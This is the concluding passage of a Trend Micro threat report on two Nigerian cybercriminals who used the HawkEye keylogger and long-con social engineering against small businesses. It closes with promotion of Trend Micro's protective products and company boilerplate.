Simplicity and meticulous planning are the strengths of cybercriminals like Uche and Okiki. As we have observed with the HawkEye malware attacks, all they needed was to craft a clear plan for each victim. They have a penchant for long game social engineering tactics or "long cons," clear proof of their willingness to create trustworthy characters and wait for a long time if it means there's larger payout.

It does not matter that they have less sophisticated technical know-how as notorious threat actors out there, what worked for them is that they already know which weaknesses to attack and which tools to have on hand to do so.

Uche and Okiki are only two out of many Nigerian cybercriminals that are using simple but trusted tools like the HawkEye keylogger. Given the track record of keylogger attacks like HawkEye, Predator Pain, and Limitless, it does not bode well for SMBs as they remain prime targets. The potential for enterprising cybercriminals to use the same blend of long game tactics via keyloggers is quite high.

Cybercriminals do not care about how small or big your company is. With cybercrime, as with birds of prey, the more victims, the better. The fact that HawkEye cybercriminals tried to jump to parent companies by affecting regional offices and scouting for more targets using existing ones shows how motivated cybercriminals think—Even if you are not a prime source of information they can sell for a profit, you can still be the link that helps them catch larger prey.

Trend Micro Solutions

Trend Micro protects users from attacks similar to the ones launched by Uche and Okiki by detecting and blocking its different components.

Trend Micro Custom Defense solutions can block emails sent even before they reach the target as it is able to identify the malicious attachment, link, and even the social engineering techniques used. They can also block the malicious traffic triggered by the communication between the HawkEye variants and the cybercriminals.

Trend Micro Complete User Protection solutions offers multiple layers of protection from the endpoint level such as detecting the HawkEye variants and blocking all related IPs and URLs.

Created by:

TrendLabs

The Global Technical Support & R&D Center of **TREND MICRO**

TREND MICRO ™

Trend Micro Incorporated, a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years experience, we deliver top-ranked client, server, and cloud-based security that fits our customers' and partners' needs; stops new threats faster; and protects data in physical, virtualized, and cloud environments. Powered by the Trend Micro™ Smart Protection Network™ infrastructure, our industry-leading cloud-computing security technology, products and services stop threats where they emerge, on the Internet, and are supported by 1,000+ threat intelligence experts around the globe. For additional information, visit www.trendmicro.com

TREND MICRO™

Securing Your Journey to the Cloud